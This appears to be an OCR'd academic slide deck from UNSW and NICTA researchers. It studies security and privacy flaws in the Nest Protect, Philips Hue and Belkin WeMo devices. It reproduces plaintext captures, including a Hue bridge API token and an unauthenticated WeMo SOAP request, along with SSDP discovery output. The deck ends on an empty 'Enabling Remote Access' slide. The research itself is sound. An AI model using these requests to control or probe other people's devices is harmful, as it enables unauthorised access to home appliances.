An Experimental Study of Security & Privacy Risks with Emerging Household Appliances

Sukhvir Notra (UNSW)
Muhammad Siddiqi (UNSW)
Hassan Habibi Gharakheili (UNSW)
Vijay Sivaraman (UNSW)
Roksana Boreli (NICTA)

Overview

- Presenting security & privacy vulnerabilities of IoT;
  - NEST Protect Smoke Alarm
  - Philips Hue Smart Bulbs
  - Belkin WeMo Motion+Switch kit

- Proposing a possible network level solution
  - Network based security over device based security
  - Security as a Service (SaaS) provider.

Internet of Things

- Future of Technology
- Connected devices
- Smoke alarms, light bulbs, power switches, motion sensors, door locks etc.

- Expected growth from 10 billion to 50 billion devices by 2020

(Source: Cisco VNI)


Challenges

- Security of systems and Privacy of individuals present biggest challenges for the tremendous advance of IoT

- Further adoption of IoT devices is predicated on resolving these security and privacy issues

Method of Analysis

- Network activity analysis :
  - Wireshark
  - Lab Topology




Typical Operational Models

External Server

Eg: Nest Protect Alarm

Direct Access



Eg: Philips Hue Lamps

Transit

Eg: Fitbit Flex

Nest protect smoke alarm

- Nest Protect is essentially a smoke alarm with a set of extra features such as:

1. Notification: Ability to notify users in case of emergencies by sending a notification to their phones
2. Motion Sensors: Ability to hush false alarms by waving a hand.
3. Light Sensors: Ability to detect when lights are turned off and light up a path light when motion sensed in dark.
4. Voice: Voice interaction.


Operational Model

External Server

Eg: Nest Protect Alarm

Direct Access

Transit




Eg: Philips Hue Lamps

Eg: Fitbit Flex

UNSW AUSTRALIA

NICTA


AUTHENTICATION
frontdoor.nest.com
1
nest
2
3
NOTIFICATION
transport04.rts08.production.nest.com
DATA SYNC
log-rts08-iad01.devices.nest.com

Philips Hue Lamps


- One of the oldest IoT devices on the market (since 2011).
- Ability to control lights via a smartphone app.
- Highly Customizable and work with a lot of 3rd party services like IFTTT (eg: blink the light if someone sends me a message on facebook)

Operational Model

External Server


Eg: Nest Protect Alarm

Direct Access



Eg: Philips Hue Lamps

Transit




Eg: Fitbit Flex

UNSW AUSTRALIA

NICTA

Communication Process

- Phone talks directly to the hue bridge and bridge then relays appropriate commands to the lights using zigbee.
- All Communications between the phone and the bridge are in plain text.



```
GET /api/v7Le0FDyDCh3NLcE HTTP/1.1
Host: 129.94.5.95
Connection: keep-alive
Accept-Encoding: gzip, deflate
User-Agent: hue/1.3.2 CFNetwork/672.1.13 Darwin/14.0.0
Accept-Language: en-au
Accept: */*

HTTP/1.1 200 OK
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Expires: Mon, 1 Aug 2011 09:00:00 GMT
Connection: close
Access-Control-Max-Age: 0
Access-Control-Allow-Origin: *
Access-Control-Allow-Credentials: true
Access-Control-Allow-Methods: POST, GET, OPTIONS, PUT, DELETE
Access-Control-Allow-Headers: Content-Type
Content-type: application/json

{"lights":{"1":{"state": {"on":false,"bri":240,"hue":15331,"sat":121,"xy":
[0.4448,0.4066],"ct":343,"alert":"none","effect":"none","colormode":"ct","reachable":true}, "type":
"Extended color light", "name": "Hue Lamp", "modelid": "LCT001", "swversion": "66009663",
"pointsymbol": { "1":"none", "2":"none", "3":"none", "4":"none", "5":"none", "6":"none", "7":"none",
"8":"none" }},"2":{"state": {"on":false,"bri":240,"hue":0,"sat":0,"xy":
[0.3192,0.3364],"ct":346,"alert":"none","effect":"none","colormode":"ct","reachable":false}, "type":
"Extended color light", "name": "Hue Lamp 1", "modelid": "LCT001", "swversion": "66009663",
"pointsymbol": { "1":"none", "2":"none", "3":"none", "4":"none", "5":"none", "6":"none", "7":"none",
"8":"none" }},"3":{"state": {"on":false,"bri":240,"hue":0,"sat":0,"xy":
[0.3192,0.3364],"ct":346,"alert":"none","effect":"none","colormode":"ct","reachable":false}, "type":
"Extended color light", "name": "Hue Lamp 2", "modelid": "LCT001", "swversion": "66009663",
"pointsymbol": { "1":"none", "2":"none", "3":"none", "4":"none", "5":"none", "6":"none", "7":"none",
"8":"none" }}},"groups":{},"config":{"name": "Philips hue","mac": "00:17:88:18:92:ca","dhcp":
false,"ipaddress": "129.94.5.95","netmask": "255.255.255.192","gateway":
"129.94.5.65","proxyaddress": "none","proxyport": 0,"UTC": "2014-04-21T03:47:19","whitelist":
{"v7Le0FDyDCh3NLcE":{"last use date": "2014-04-21T03:47:19","create date":
"2014-04-21T03:18:46","name": "philips.lighting.hue#Sukhvir's iPhone"}},"swversion":
"01006390","swupdate":{"updatestate":0,"url":"","text":"","notify": false},"linkbutton":
false,"portalservices": true},"schedules":{},"scenes":{}}
```

Philips Hue Attack

Philips Hue Attack

UNSW THE UNIVERSITY OF NEW SOUTH WALES SYDNEY • AUSTRALIA

http://git.io/oxohWA

NICTA

Belkin WeMo Motion+Switch


- Internet connected power switch and motion sensor
- Can convert any household appliance to IoT via the power switch.
- Ability to make rules eg: “turn the power switch on for 5 minutes when motion detected”.
- Very popular devices. Found in almost all tech stores

Operational Model

External Server


Eg: Nest Protect Alarm

Direct Access



Eg: Philips Hue Lamps

Transit




Eg: Fitbit Flex

UNSW AUSTRALIA

NICTA

Communication Process

- Phone talks directly to the WeMo switch
- All Communications between the phone and the bridge are in **plain text** and require **no authentication**




Follow TCP Stream (tcp.stream eq 10)

Stream Content

```
POST /upnp/control/deviceinfo1 HTTP/1.0
Content-Type: text/xml; charset="utf-8"
HOST: 129.94.5.93
Content-Length: 301
SOAPACTION: "urn:Belkin:service:deviceinfo:1#GetDeviceInformation"
Connection: close

<?xml version="1.0" encoding="utf-8"?>
<s:Envelope xmlns:s="http://schemas.xmlsoap.org/soap/envelope/" s:encodingStyle="http://schemas.xmlsoap.org/
soap/encoding/">
   <s:Body>
      <u:GetDeviceInformation xmlns:u="urn:Belkin:service:deviceinfo:1"></u:GetDeviceInformation>
   </s:Body>
</s:Envelope>
HTTP/1.0 200 OK
CONTENT-LENGTH: 364
CONTENT-TYPE: text/xml; charset="utf-8"
DATE: Fri, 17 Oct 2014 15:38:20 GMT
EXT:
SERVER: Unspecified, UPnP/1.0, Unspecified
X-User-Agent: redsonic

<s:Envelope xmlns:s="http://schemas.xmlsoap.org/soap/envelope/" s:encodingStyle="http://schemas.xmlsoap.org/
soap/encoding/"><s:Body>
<u:GetDeviceInformationResponse xmlns:u="urn:Belkin:service:deviceinfo:1">
<DeviceInformation>EC1A59A18590|WeMo_WW_2.00.4494.PVT|0|49153|0|WeMo Switch</DeviceInformation>
</u:GetDeviceInformationResponse>
</s:Body> </s:Envelope>
```




```
sukhvir@SN:~/Desktop$ python ssdptest.py
M-SEARCH * HTTP/1.1
HOST:239.255.255.250:1900
ST:upnp:rootdevice
MX:2
MAN:"ssdp:discover"


HTTP/1.1 200 OK
CACHE-CONTROL: max-age=86400
DATE: Fri, 17 Oct 2014 16:41:55 GMT
EXT:
LOCATION: http://129.94.5.92:49154/setup.xml
OPT: "http://schemas.upnp.org/upnp/1/0/"; ns=01
01-NLS: f6abd376-1dd1-11b2-b81b-bd72e033ed01
SERVER: Unspecified, UPnP/1.0, Unspecified
X-User-Agent: redsonic
ST: upnp:rootdevice
USN: uuid:Sensor-1_0-221313L1100221::upnp:rootdevice


HTTP/1.1 200 OK
CACHE-CONTROL: max-age=86400
DATE: Fri, 17 Oct 2014 16:41:55 GMT
EXT:
LOCATION: http://129.94.5.93:49153/setup.xml
OPT: "http://schemas.upnp.org/upnp/1/0/"; ns=01
01-NLS: e6a626e8-1dd1-11b2-ab90-cb0f670bdee9
SERVER: Unspecified, UPnP/1.0, Unspecified
X-User-Agent: redsonic
ST: upnp:rootdevice
USN: uuid:Socket-1_0-221316K1100561::upnp:rootdevice


HTTP/1.1 200 OK
CACHE-CONTROL: max-age=86400
DATE: Fri, 17 Oct 2014 16:41:55 GMT
EXT:
LOCATION: http://129.94.5.92:49154/setup.xml
OPT: "http://schemas.upnp.org/upnp/1/0/"; ns=01
01-NLS: f6abd376-1dd1-11b2-b81b-bd72e033ed01
SERVER: Unspecified, UPnP/1.0, Unspecified
```

SSDP Discovery sent

WeMo Motion Reply

WeMo Switch Reply

- Wi-Fi setup
- Switch control
- Firmware update
- Rules
- Remote Access
- Device info

```
▼<root xmlns="urn:Belkin:device-1-0">
  ▼<specVersion>
     <major>1</major>
     <minor>0</minor>
   </specVersion>
  ▼<device>
     <deviceType>urn:Belkin:device:controllee:1</deviceType>
     <friendlyName>WeMo Switch</friendlyName>
     <manufacturer>Belkin International Inc.</manufacturer>
     <manufacturerURL>http://www.belkin.com</manufacturerURL>
     <modelDescription>Belkin Plugin Socket 1.0</modelDescription>
     <modelName>Socket</modelName>
     <modelNumber>1.0</modelNumber>
     <modelURL>http://www.belkin.com/plugin/</modelURL>
     <serialNumber>221316K1100561</serialNumber>
     <UDN>uuid:Socket-1_0-221316K1100561</UDN>
     <UPC>123456789</UPC>
     <macAddress>EC1A59A18590</macAddress>
     <firmwareVersion>WeMo_WW_2.00.4494.PVT</firmwareVersion>
     <iconVersion>0|49153</iconVersion>
     <binaryState>0</binaryState>
   ▶<iconList>...</iconList>
   ▼<serviceList>
     ▼<service>
        <serviceType>urn:Belkin:service:WiFiSetup:1</serviceType>
        <serviceId>urn:Belkin:serviceId:WiFiSetup1</serviceId>
        <controlURL>/upnp/control/WiFiSetup1</controlURL>
        <eventSubURL>/upnp/event/WiFiSetup1</eventSubURL>
        <SCPDURL>/setupservice.xml</SCPDURL>
      </service>
     ▼<service>
        <serviceType>urn:Belkin:service:timesync:1</serviceType>
        <serviceId>urn:Belkin:serviceId:timesync1</serviceId>
        <controlURL>/upnp/control/timesync1</controlURL>
        <eventSubURL>/upnp/event/timesync1</eventSubURL>
        <SCPDURL>/timesyncservice.xml</SCPDURL>
      </service>
     ▼<service>
        <serviceType>urn:Belkin:service:basicevent:1</serviceType>
        <serviceId>urn:Belkin:serviceId:basicevent1</serviceId>
        <controlURL>/upnp/control/basicevent1</controlURL>
        <eventSubURL>/upnp/event/basicevent1</eventSubURL>
        <SCPDURL>/eventservice.xml</SCPDURL>
      </service>
     ▼<service>
        <serviceType>urn:Belkin:service:firmwareupdate:1</serviceType>
        <serviceId>urn:Belkin:serviceId:firmwareupdate1</serviceId>
        <controlURL>/upnp/control/firmwareupdate1</controlURL>
        <eventSubURL>/upnp/event/firmwareupdate1</eventSubURL>
```

UNSW THE UNIVERSITY OF NEW SOUTH WALES SYDNEY • AUSTRALIA

NICTA

WeMo Switch Control

UNSW THE UNIVERSITY OF NEW SOUTH WALES SYDNEY • AUSTRALIA

http://git.io/oxohWA

NICTA

Enabling Remote Access

```
